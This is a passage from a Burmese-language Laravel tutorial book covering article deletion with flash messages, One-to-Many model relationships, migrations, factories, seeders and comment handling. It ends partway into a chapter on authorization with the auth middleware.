
ဒါပါပဲ။ လွယ်ပါတယ်။ `find()` Method ကိုသုံးပြီး ID နဲ့ ကိုက်တဲ့ Article ကိုထုတ်ယူပါတယ်။ ပြီးတဲ့အခါ သူ့ပေါ်မှာ `delete()` ကို Run ပေးလိုက်ယုံပါပဲ။ စမ်းကြည့်နိုင်ဖို့အတွက် Article Detail ကိုသွားပြီး Delete ခလုပ်ကို နှိပ်ရမှာပါ။ ဖျက်ပြီးသွားရင် Article List ကို ပြန်သွားခိုင်းထားပါတယ်။ အဲ့ဒီလို သွားခိုင်းတဲ့အခါမှာ `with()` Method နဲ့ အချက်အလက်တစ်ချို့ ပေးလိုက်တာကို သတိပြုပါ။ အဲ့ဒါကို Flash Message လို့ ခေါ်ပါတယ်။ User သိဖို့လိုတဲ့ အချက်အလက်တွေကို တစ်ကြိမ် ပြပေးတဲ့ Message အမျိုး

အစားပါ။ အခုတော့ ပြဦးမှာ မဟုတ်သေးပါဘူး။ ပြတဲ့ကုဒ်ကို ရေးပေးရဦးမှာပါ။ ဒါကြောင့် `articles/index.blade.php` ဖိုင်မှာ အခုလို ဖြည့်စွက်ပေးရပါဦးမယ်။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
    <div class="container">

        @if(session('info'))
            <div class="alert alert-info">
                {{ session('info') }}
            </div>
        @endif

        {{ $articles->links() }}

        @foreach($articles as $article)
            ...
        @endforeach
    </div>
@endsection
```

`with()` နဲ့ပေးလိုက်တဲ့ Flash Message တွေက `session()` ထဲမှာ သိမ်းထားတာဖြစ်လို့ အရင်ဆုံး ရှိမရှိ စစ်ပါတယ်။ ရှိတယ်ဆိုတော့မှ ပြခိုင်းလိုက်တာပါ။ ဒါကြောင့် အခုနေ Article တစ်ခုကို Delete လုပ်လိုက်ရင် ရလဒ်က အခုလိုဖြစ်မှာပါ။



အခုဆိုရင် Data တွေရယူပုံ၊ သိမ်းဆည်းပုံ၊ Delete လုပ်ပုံ ဒါတွေအားလုံး စုံသွားပါပြီ။ Edit ပြုလုပ်ပုံကိုတော့ နမူနာ ထည့်မပေးတော့ပါဘူး။ အခုပေးထားသလောက်ကိုပဲ ကောင်းကောင်း သဘောပေါက်အောင် လေ့ကျင့်ထားပါ။ အလားတူလုပ်ဆောင်ချက်မျိုးတွေကို ကြည့်စရာမလိုတော့ဘဲ လက်တမ်း ရေးနိုင်တဲ့အဆင့်ထိ လုပ်ထားဖို့လိုပါတယ်။ ဒီလိုလုပ်ထားလို့ MVC ကုဒ်တွေနဲ့ Laravel ရဲ့ သဘောသဘာဝကို နားလည်နေပြီဆိုရင် Edit လို လုပ်ဆောင်ချက်မျိုးကို ကိုယ်တိုင်ရေးဖြည့်လို့ ရသွားပါတယ်။ ရေးရတာမခက်ပါဘူး၊ ရေးရတဲ့ကုဒ်များမှာမို့လို့သာ အစပိုင်းမှာ ခေါင်းမူးသွားမှာစိုးလို့ ချန်ထားခဲ့တာပါ။

အခန်း (၅၀) – Laravel Model Relationship

Database Table ထဲက Data တွေကို စီမံတဲ့အခါ ရိုးရိုး SQL Query တွေနဲ့ဆိုရင် Table Relationship တွေအတွက် JOIN Query တွေကို သုံးကြရပါတယ်။ One to One, One to Many, Many to Many စသဖြင့် Relationship ပုံစံအမျိုးမျိုး ရှိတဲ့ထဲက အသုံးအများဆုံးဖြစ်တဲ့ One to Many Relationship ကို Laravel မှာ ဘယ်လိုစီမံရသလဲ ဆိုတာကို ဆက်လက် လေ့လာသွားကြမှာ ဖြစ်ပါတယ်။

ဥပမာ - စာသင်ခန်းတစ်ခန်းမှာ ကျောင်းသားတွေ အများကြီး ရှိတယ်ဆိုပါစို့။ ဒါဟာ One to Many Relationship ပုံစံဆက်စပ်မှုပါ။ ဒီအတွက် Laravel မှာ Relationship Method နှစ်ခု မှတ်သင့်ပါတယ်။ `hasMany()` ဆိုတဲ့ Method နဲ့ `belongsTo()` ဆိုတဲ့ Method ပါ (s သတိထားပါ)။ စာသင်ခန်းတစ်ခန်းမှာ ကျောင်းသားတွေ အများကြီး ရှိတယ်ဆိုတာကို A classroom has many students လို့ ပြောနိုင်ပါတယ်။ ဒါကြောင့် Classroom Model တစ်ခုပေါ်မှာ `hasMany('Student')` ပြောလိုက်ရင် အဲ့ဒီ Classroom နဲ့သက်ဆိုင်တဲ့ ကျောင်းသားစာရင်းကို ပြန်ရနိုင်ပါတယ်။

ကျောင်းသား ဘိုဘို ဟာ Classroom A မှာ တက်နေတယ်ဆိုရင် Bobo belongs to Classroom A လို့ ပြောနိုင်ပါတယ်။ ဒါကြောင့် Bobo ဆိုတဲ့ Student Model ပေါ်မှာ `belongsTo('Classroom')` လို့ ပြောလိုက်ရင် Classroom A ကို ပြန်ရမှာပါ။ နားလည်မယ်လို့ ယူဆပါတယ်။

ဒီလို အလုပ်လုပ်နိုင်ဖို့အတွက် Table Name တွေ Column Name တွေ ပေးပုံပေးနည်း မှန်ဖို့တော့ လိုပါတယ်။ မမှန်လည်း ရပေမယ့် အမည်ပေးပုံမှန်မှသာ Setting တွေ ပြင်စရာမလိုဘဲ ဒီလုပ်ဆောင်ချက်ကို အလိုအလျောက်တန်းရမှာပါ။ Convention over Configuration အကြောင်းပြောခဲ့တာ မှတ်မိကြဦးမှာပါ။

အများကြီးမှတ်စရာမလိုပါဘူး။ `id` နဲ့ `_id` ချိတ်တယ်လို့ မှတ်ထားလိုက်ရင်ရပါပြီ။ ဆိုလိုတာက Classroom A ရဲ့ `id` က `12` ဆိုရင် ကျောင်းသား Bobo ရဲ့ `classroom_id` တန်ဖိုးကို `12` လို့ပေးလိုက်ရင်ရပါပြီ။ တခြားဘာမှ မလိုအပ်ပါဘူး။ `Bobo->belongsTo('Classroom')` လို့ပြောလိုက်တဲ့အခါ Laravel ရဲ့ Bobo Model ရဲ့ `classroom_id` ကို ကြည့်လိုက်မှာပါ။ `classroom_id` တန်ဖိုး `12` ဖြစ်နေတဲ့အခါ `classrooms` Table ရဲ့ `id` တန်ဖိုး `12` နဲ့ ကိုက်ညီတဲ့ Record ကို ပြန်ပေးသွားမှာပါ။ မျက်စိရှုပ်သွားရင် ဒီစာပိုဒ်ကို နောက်ထပ် တစ်ခေါက်နှစ်ခေါက်လောက် ပြန်ဖတ်ကြည့်ပေးပါ။ မျက်စိထဲမှာ ဒီဆက်စပ်မှုကို ရှင်းနေအောင်မြင်မှ ရှေ့ဆက်သွားလို့ ကောင်းမှာပါ။

အလားတူပဲ `ClassroomA->hasMany('Student')` လို့ပြောလိုက်ရင် ပြောလိုက်ရင် Classroom A ရဲ့ `id` ကို ယူမှာပါ။ `id` တန်ဖိုးက `12` ဖြစ်နေတဲ့အခါ `students` Table ထဲက `classroom_id` တန်ဖိုး `12` ဖြစ်နေသူတွေ စာရင်းကို ပြန်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ ဒီအလုပ်တွေကို Framework က အကုန်လုပ်ပေးသွားပြီး ကိုယ့်ဘက်က `id` နဲ့ `_id` ချိတ်ပြီး အလုပ်လုပ်ပေးတယ်ဆိုတာကို မှတ်ထားရင် ရပါပြီ။

လက်ရှိရေးလက်စကုဒ်မှာ ထည့်သွင်းစမ်းသပ်နိုင်ဖို့အတွက် Table (၂) ခု ထပ်မံ တည်ဆောက်ပါမယ်။ `categories` Table နဲ့ `comments` Table တို့ပါ။ ဒါကြောင့် Model ဖိုင်တွေ Migration ဖိုင်တွေ အခုလို တည်ဆောက်လိုက်ပါမယ်။

```
php artisan make:model Category -m
php artisan make:model Comment -m
```

ပြီးတဲ့အခါ Table ရဲ့ ဖွဲ့စည်းပုံသတ်မှတ်ဖို့အတွက် Migration ဖိုင်တွေကို ပြင်ပါမယ်။ `/databases/migrations` ဖိုဒါထဲက `xxx_create_categories_table.php` ဖိုင်ကိုဖွင့်ပါ။ `up()` Method ကို အခုလို ပြင်ပေးပါ။

PHP

```php
public function up()
{
    Schema::create('categories', function (Blueprint $table) {
        $table->id();
        $table->string('name');
        $table->timestamps();
    });
}
```

တစ်ကြောင်းတည်း ထပ်တိုးလိုက်တာပါ။ `name` အမည်နဲ့ String Column တစ်ခုဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `xxx_create_comments_table.php` ဖိုင်ကိုဖွင့်ပြီး `up()` Method ကို အခုလိုပြင်ပေးပါ။

PHP

```php
public function up()
{
    Schema::create('comments', function (Blueprint $table) {
        $table->id();
        $table->text('content');
        $table->integer('article_id');
        $table->timestamps();
    });
}
```

`comments` Table မှာတော့ Column (၂) ခုထပ်တိုးထားပါတယ်။ `content` နဲ့ `article_id` တို့ပါ။ ဒါတွေ သတ်မှတ်ပြီးရင် `migrate` Command ကို အခုလို Run ပေးပါ။

```
php artisan migrate:fresh
```

`migrate` လို့ Run ရင် ထပ်တိုးလိုက်တဲ့ဖိုင်တွေကိုပဲ ရွေးပြီး Run သွားမှာပါ။ Laravel က သိပါတယ်၊ မှတ်ထားပါတယ်။ အခုတော့ `migrate:fresh` လို့ Run ထားတဲ့အတွက်ကြောင့် ရှိသမျှဖိုင်အားလုံးကို အစကနေ ပြန် Run သွားမှာပါ။ အရင်ကစမ်းထားတဲ့ Data တွေတစ်ခါထဲ ရှင်းပြီးသား ဖြစ်စေချင်လို့ အခုလို Run ထားတာပါ။

ပြီးတဲ့အခါ နမူနာ Data တွေထည့်နိုင်ဖို့အတွက် Model Factory တွေ Seed တွေ ရေးပါတယ်။ Model

Factory ဖိုင်တွေကိုအခုလို တည်ဆောက်ပေးပါ။

```
php artisan make:factory CategoryFactory

php artisan make:factory CommentFactory
```

`/databases/factories/` ဖိုဒါထဲက `CategoryFactory.php` ကိုဖွင့်ပြီး `definition()` Method မှာ အခုလို ဖြည့်ပေးပါ။

PHP

```
public function definition()
{
    return [
        "name" => ucwords($this->faker->word)
    ];
}
```

Faker နဲ့ Random Word တစ်ခုကို Category Name အဖြစ် သတ်မှတ်ပေးလိုက်တာပါ။ `ucwords()` ကတော့ အဲ့ဒီ Word ကို Capital Case ဖြစ်စေချင်တဲ့အတွက် သုံးလိုက်တာပါ။ Standard PHP Function တစ်ခု ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `CommentFactory.php` မှာ အခုလိုဖြည့်ပေးပါ။

PHP

```
public function definition()
{
    return [
        "content" => $this->faker->paragraph,
        "article_id" => rand(1, 20),
    ];
}
```

Comment Content အနေနဲ့ Random Paragraph တစ်ခုဖြစ်ပြီး `article_id` အတွက်တော့ 1, 20 ကြား Random တန်ဖိုးတစ်ခုကို သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတဲ့အခါ `/databases/seeds` ထဲက `DatabaseSeeder.php` မှာ အခုလိုပြင်ပေးပါ။

PHP

```php
<?php

namespace Database\Seeders;

use Illuminate\Database\Seeder;
use App\Models\Article;
use App\Models\Category;
use App\Models\Comment;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        Article::factory()->count(20)->create();
        Category::factory()->count(5)->create();
        Comment::factory()->count(40)->create();
    }
}
```

ဒါကြောင့် Run လိုက်ရင် Article အခု (၂၀)၊ Category (၅) ခု နဲ့ Comment အခု (၄၀) တို့ကို Sample Data အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

```
php artisan db:seed
```

အခုဆိုရင် စမ်းဖို့အတွက် Table နဲ့ Data တွေတော့စုံသွားပါပြီ။ Relationship ကုဒ်တွေ စရေးပါတော့မယ်။ Article နဲ့ Category ရဲ့ ဆက်စပ်မှုက An Article belongs to a Category ဖြစ်ပါတယ်။ ဆိုလိုတာက Article တစ်ခုဟာ Category တစ်ခုနဲ့ သက်ဆိုင်ပါတယ်။ Article နဲ့ Comment ရဲ့ ဆက်စပ်မှုကတော့ An Article has many Comment ဖြစ်ပါတယ်။ Article တစ်ခုမှာ Comment တွေ အများကြီး ရှိတယ်ဆိုတဲ့ သဘောပါ။ ဒီသဘောတွေ ပေါ်လွင်အောင် ရေးမှာ ဖြစ်ပါတယ်။ `/app/Models` ဖိုဒါထဲက `Article.php` ကိုဖွင့်ပါ။ ပြီးရင် အခုလိုရေးပေးပါ။

PHP

```php
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;

class Article extends Model
{
    use HasFactory;

    public function category()
    {
        return $this->belongsTo('App\Models\Category');
    }

    public function comments()
    {
        return $this->hasMany('App\Models\Comment');
    }
}
```

`category()` နဲ့ `comments()` ဆိုတဲ့ Method နှစ်ခုထပ်တိုးလိုက်တာပါ (ထပ်သတိပေးပါမယ်၊ comments က s ကို ဂရုစိုက်ပါ)။ ဒီလိုရေးပေးလိုက်တဲ့အတွက် `category()` Method ကို ခေါ်ရင် လက်ရှိ Article နဲ့ သက်ဆိုင်တဲ့ Category ကို ရမှာပါ။ `comments()` Method ကို ခေါ်ရင်တော့ လက်ရှိ Article နဲ့ သက်ဆိုင်တဲ့ Comments တွေကို ရမှာပါ။


လက်တွေ့စမ်းသပ်နိုင်ဖို့ `/resources/views/articles` ထဲက `detail.blade.php` ကို အခုလိုပြင်ပေးပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">
    <div class="card mb-2">
      <div class="card-body">
        <h5 class="card-title">{{ $article->title }}</h5>
        <div class="card-subtitle mb-2 text-muted small">
          {{ $article->created_at->diffForHumans() }},
```

```
          Category: <b>{{ $article->category->name }}</b>
        </div>
        <p class="card-text">{{ $article->body }}</p>
        <a class="btn btn-warning"
          href="{{ url("/articles/delete/$article->id") }}">
          Delete
        </a>
      </div>
    </div>

    <ul class="list-group">
      <li class="list-group-item active">
        <b>Comments ({{ count($article->comments) }})</b>
      </li>
      @foreach($article->comments as $comment)
        <li class="list-group-item">
          {{ $comment->content }}
        </li>
      @endforeach
    </ul>
  </div>
@endsection
```

`$article->category` လို့ပြောလိုက်ရင် လက်ရှိ Article Model နဲ့ သက်ဆိုင်တဲ့ Category တစ်ခုကို ရပါတယ်။ ရလာတဲ့ Category ရဲ့ `name` ကို ရိုက်ထုတ်ဖော်ပြထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ `$article-> comments` ဆိုရင်တော့ လက်ရှိ Article Model နဲ့ သက်ဆိုင်တဲ့ Comments စာရင်းကို ရပါတယ်။ အဲ့ဒီ Comments စာရင်းကို Loop လုပ်ပြီး ဖော်ပြထားတဲ့အတွက် ရလဒ်က အခုလို ဖြစ်မှာပါ။



လက်စနဲ့ Comment အသစ်တွေ ထပ်ထည့်လို့ ရအောင်နဲ့ ပြန်ဖျက်လို့ရအောင် လုပ်ပါမယ်။ `detail.blade.php` ကို အခုလို ထပ်မံဖြည့်စွက်ပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">
    <div class="card mb-2">
      ...
    </div>

    <ul class="list-group mb-2">
      <li class="list-group-item active">
        <b>Comments ({{ count($article->comments) }})</b>
      </li>
      @foreach($article->comments as $comment)
        <li class="list-group-item">
            <a href="{{ url("/comments/delete/$comment->id") }}"
                class="btn-close float-end">
            </a>
```

```
            {{ $comment->content }}
          </li>
        @endforeach
      </ul>

      <form action="{{ url('/comments/add') }}" method="post">
        @csrf
        <input type="hidden" name="article_id"
          value="{{ $article->id }}">
        <textarea name="content" class="form-control mb-2"
          placeholder="New Comment"></textarea>
        <input type="submit" value="Add Comment"
          class="btn btn-secondary">
      </form>
    </div>
@endsection
```

Comment တစ်ခုချင်းစီနဲ့အတူ `/comments/delete/{id}` Route ကိုသွားတဲ့ ခလုပ်တွေ ပါဝင်သွားပြီး၊ Comment စာရင်းရဲ့အောက်မှာ New Comment Form ပါဝင်သွားတာပါ။ Hidden Input တစ်ခုပါဝင်ပြီး သူရဲ့ Value က Article ID ဖြစ်တယ်ဆိုတာကို သတိပြုပါ။ Form ရဲ့ Action အရ ဒီ Form ကို Submit လုပ်လိုက်ရင် `/comments/add` Route ကို ရောက်သွားမှာပါ။ ဒါကြောင့် အဲ့ဒီ Route တွေ သွားထည့်ပေးရပါမယ်။

`/routes/web.php` ရဲ့အပေါ်နားမှာ အခုလို ဖြည့်ပေးပါ။

PHP

```
use App\Http\Controllers\CommentController;
```

ပြီးတဲ့အခါ Route အသစ်နှစ်ခုကို အခုလိုထပ်တိုးပေးလိုက်ပါ။

PHP

```
Route::post('/comments/add', [
    CommentController::class,
    'create']
);
```

```
Route::get('/comments/delete/{id}', [
    CommentController::class,
    'delete'
]);
```

`/comments/add` အတွက် Method က `post()` ဆိုတာကို သတိပြုပါ။

မှတ်ချက် - Comment အသစ်အတွက် `/articles/detail/{article_id}/comment/add` ဆိုတဲ့ Route ကို သုံးရင် ပိုပြည့်စုံနိုင်ပါတယ်။ ဒါပေမယ့် Comment အတွက် Route ကို `/comments` နဲ့သာ စလိုတဲ့အတွက် အဲ့ဒီနည်းကို မသုံးခဲ့တာပါ။ Route နဲ့ Controller ဆက်စပ်မှု Consistence ဖြစ်စေချင်လို့ပါ။

လက်ရှိနမူနာ Route နှစ်ခုလုံးက `CommentController` ကို ညွှန်းထားလို့ Comment Controller ဖိုင် ဆောက်ရပါမယ်။ ပြီးတဲ့အခါ `create()` နဲ့ `delete()` Method (၂) ခု ရေးပေးရပါမယ်။

```
php artisan make:controller CommentController
```

PHP

```php
<?php

namespace App\Http\Controllers;

use App\Models\Comment;
use Illuminate\Http\Request;

class CommentController extends Controller
{
    public function create()
    {
        $comment = new Comment;
        $comment->content = request()->content;
        $comment->article_id = request()->article_id;
        $comment->save();

        return back();
    }
```

```
    public function delete($id)
    {
        $comment = Comment::find($id);
        $comment->delete();

        return back();
    }
}
```

App\Comment ကို Import လုပ်ထားတာ သတိပြုပါ။ create() နဲ့ delete() တို့ရဲ့ အလုပ်လုပ်ပုံကိုတော့ အထူးထပ်ပြီး ရှင်းပြဖို့ မလိုတော့ဘူးလို့ ထင်ပါတယ်။ ရေးထားတဲ့ကုဒ်မှာ အဓိပ္ပါယ်က ပေါ်လွင်နေပါပြီ။

အခုဆိုရင် ကျွန်တော်တို့ နမူနာအနေနဲ့ တည်ဆောက်နေတဲ့ Blog စနစ်လေးဟာ တော်တော်လေး အသက်ဝင်နေပါပြီ။ Article တွေ ထည့်လို့ရတယ်၊ ဖျက်လို့ရတယ်။ Comment တွေ တွဲပြပေးတယ်၊ Comment တွေ ထည့်လို့ရတယ်၊ ဖျက်လို့ရတယ်၊ စသဖြင့် အတော်လေး အဆင်ပြေနေပါပြီ။

နောက်တစ်ခန်းမှာ Authorization နဲ့ ပတ်သက်တဲ့အကြောင်းအရာတွေ ထပ်ဖြည့်ကြပါမယ်။

အခန်း (၅၁) – Laravel Authorization

ဆော့ဖ်ဝဲလုံခြုံရေးနဲ့ ပတ်သက်ရင် Authentication နဲ့ Authorization ဆိုတဲ့ အမည် ခပ်ဆင်ဆင်နှစ်ခု ရှိနေပါတယ်။ Authentication ဆိုတာ ဝင်ခွင့်ရှိမရှိ စစ်ဆေးခြင်းဖြစ်ပြီး၊ Authorization ဆိုတာကတော့ လုပ်ခွင့်ရှိမရှိ စစ်ဆေးခြင်းဖြစ်ပါတယ်။ အမည်နဲ့ သဘောသဘာဝ ဆင်ပေမယ့် တူတော့ မတူပါဘူး။ Laravel မှာ Authentication နဲ့ ပတ်သက်လို့ လိုအပ်တဲ့ ကုဒ်တွေက ကိုယ်တိုင်ရေးစရာမလိုဘဲ Framework က ကြိုရေးပေးထားလို့ ထည့်ပုံထည့်နည်းကို ကြည့်ခဲ့ပြီးပါပြီ။ ဒါကြောင့် Login, Register, Logout စတဲ့ လုပ်ငန်းတွေက ရရှိထားပြီး ဖြစ်ပါတယ်။

အခုဆက်လက်ပြီး Authorization နဲ့ပတ်သက်တဲ့ နမူနာတွေ ရေးစမ်းကြည့်ပါမယ်။ ပထမအဆင့် အနေနဲ့ Article တွေထည့်တာ၊ ဖျက်တာ၊ Comment တွေ ထည့်တာ ဖျက်တာကို လူတိုင်းကို လုပ်ခွင့်မပေးဘဲ၊ Login ဝင်ထားတဲ့ သူကိုသာ လုပ်ခွင့် ပေးပါတော့မယ်။ ဒီအတွက် Auth Middleware ကို သုံးပြီး အလွယ်တစ်ကူ ရေးလို့ရပါတယ်။

Middleware အကြောင်းကို ကြားဖြတ်ပြီး နည်းနည်းပြောရရင်၊ Middleware ဆိုတာ Request Filter လို့ အလွယ်မှတ်နိုင်ပါတယ်။ Request တစ်ခုကို လက်ခံရရှိရင် ကြားဖြတ်စစ်ဆေးစီမံတဲ့အလုပ်တွေ လုပ်ပေးနိုင်တဲ့ နည်းပညာပါ။ Laravel မှာ CSRF Token, Auth စသဖြင့် Middleware တွေ အသင့် ပါပါတယ်။ CSRF Token Middleware က ကြားဖြတ်ပြီး စစ်နေလို့ Form တွေမှာ `@csrf` မပါရင် အလုပ်မလုပ်တာပါ။ ကိုယ်တိုင်လည်း Middleware တွေ ရေးလို့ရပါတယ်။ Third-party Middleware တွေလည်း လိုအပ်ရင် ထပ်ထည့်လို့ရပါတယ်။ ဒီစာအုပ်မှာတော့ ထူးခြားတဲ့ လိုအပ်ချက်မရှိလို့ ကိုယ်တိုင် Middleware တွေ ရေးသားပုံကို ထည့်မဖော်ပြပါဘူး။ လိုအပ်ရင် နောက်မှကိုယ့်ဘာသာ ဆက်လေ့လာရမှာပါ။

Auth Middleware ကို အသုံးပြုပြီး Login ဝင်ထားမထား စစ်ဖို့အတွက် Route မှာ စစ်လို့ရသလို Controller မှာလည်း စစ်လို့ရပါတယ်။ ဥပမာ -

PHP

```php
Route::get('/articles/add', [
    ArticleController::class,
    'add'
])->middleware('auth');
```

ဒီလိုရေးပေးလိုက်ရင် `/articles/add` Route က Login ဖြစ်နေမှပဲ အလုပ်လုပ်တော့မှာပါ။ Login ဝင်မထားဘဲ သွားဖို့ကြိုးစားရင် Login Page ကို အလိုအလျောက် ရောက်သွားမှာပါ။ ဒါပေမယ့် Route တစ်ခုချင်းစီမှာ အဲ့ဒီလိုလိုက်ရေးနေရရင် အလုပ်ရှုပ်ပါတယ်။ ဒါကြောင့် `ArticleController` Class ထဲမှာ အခုလိုဖြည့်စွက် ပေးသင့်ပါတယ်။

PHP

```php
public function __construct()
{
    $this->middleware('auth')->except(['index', 'detail']);
}
```

Constructor ထည့်သွင်းလိုက်ခြင်းဖြစ်ပြီး Middleware အနေနဲ့ `auth` ကို အသုံးပြုဖို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် ဒီ Controller ထဲက လုပ်ဆောင်ချက်တွေကို Login ဖြစ်နေမှပဲ ပေးလုပ်တော့မှာပါ။ ဒါပေမယ့် `except()` နဲ့ `index, detail` နှစ်ခုကို ချန်ထားတဲ့အတွက် `index()` နဲ့ `detail()` တို့ကိုတော့ Login မဖြစ်လည်းဘဲ ခြွင်းချက်အနေနဲ့ အသုံးပြုခွင့်ပေးပါလိမ့်မယ်။ `CommentController` မှာတော့ အခုလို ရေးပေးသင့်ပါတယ်။

PHP

```php
public function __construct()
{
    $this->middleware('auth');
}
```

သူ့မှာတော့ `except()` တွေဘာတွေ မလိုတော့ပါဘူး။ အခုဆိုရင် Login ဝင်မထားရင် ကြည့်ယုံပဲ ကြည့်

လို့ရပြီး Login ဝင်ထားတော့မှသာ အသစ်ထည့်တာ၊ ဖျက်တာတွေ လုပ်လို့ရတော့မှာပါ။

တစ်ချို့ **+ Add Article** လိုခလုပ်တွေ အပါအဝင် တစ်ချို့ UI တွေကိုလည်း Login ဝင်ထားမှ ပြစေချင်ရင် ရပါတယ်။ `/resources/views/layouts` ဖိုဒါထဲက `app.blade.php` မှာ **+ Add Article** ခလုပ်ထည့်ထားတာ မှတ်မိဦးမှာပါ။ ဒီလိုပြင်ပေးလိုက်မယ်ဆိုရင် အဲ့ဒီ **+ Add Article** ခလုပ်ကို Login ဝင်ထားမှပဲ မြင်ရတော့မှာပါ။

HTML/Blade/PHP

```
<li class="nav-item">
    @auth
        <a class="nav-link text-success"
            href="{{ url('/articles/add') }}">+ Add Article</a>
    @endauth
</li>
```

ပြောင်းပြန်အားဖြင့် Login မဝင်ထားမှ ပြစေချင်တာတွေ ရှိရင်လည်းရပါတယ်။ `@auth` အစား `@guest` ကို သုံးပေးရပါတယ်။

Authorizing Comment Delete (only owner)

ဒီတစ်ခါတော့ ကိုယ့်ထည့်ထားတဲ့ Comment ကိုပဲ ဖျက်ခွင့်ပြုတဲ့ ကုဒ်တွေ ထပ်ရေးပါမယ်။ စမ်းသပ်ရေးသားနိုင်ဖို့အတွက် Database Migration နဲ့ Seed ကို အရင်ပြင်ရပါမယ်။ ပထမဆုံးအနေနဲ့ `xxx_create_comments_table.php` ကိုဖွင့်ပြီး အခုလိုဖြည့်စွက်ပေးပါ။

PHP

```
public function up()
{
    Schema::create('comments', function (Blueprint $table) {
        $table->id();
        $table->text('content');
        $table->integer('article_id');
        $table->integer('user_id');
        $table->timestamps();
    });
}
```

user_id Column ပါဝင်သွားတာပါ။ Comment တွေသိမ်းတဲ့အခါ သိမ်းတဲ့သူရဲ့ ID ကို တွဲသိမ်းနိုင်ဖို့ပါ။ ပြီးတဲ့အခါ၊ CommentFactory.php မှာလည်း အခုလိုဖြည့်စွက်ပေးပါ။

PHP

```php
public function definition()
{
    return [
        "content" => $this->faker->paragraph,
        "article_id" => rand(1, 20),
        "user_id" => rand(1, 2),
    ];
}
```

user_id Column အတွက် တန်ဖိုးတစ်ခါထဲ ထည့်သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးရင်တော့ DatabaseSeeder.php မှာ အခုလို User Model Class ကို Import လုပ်ပေးပါ။

PHP

```php
use App\Models\User;
```

ပြီးတဲ့အခါ User Factory ကိုသုံးပြီး User Model နှစ်ခုတည်ဆောက်တဲ့ကုဒ်ကို အခုလိုဖြည့်ပေးပါ။

PHP

```php
public function run()
{
    Article::factory()->count(20)->create();
    Category::factory()->count(5)->create();
    Comment::factory()->count(40)->create();

    User::factory()->create([
        "name" => "Alice",
        "email" => "alice@gmail.com",
    ]);

    User::factory()->create([
        "name" => "Bob",
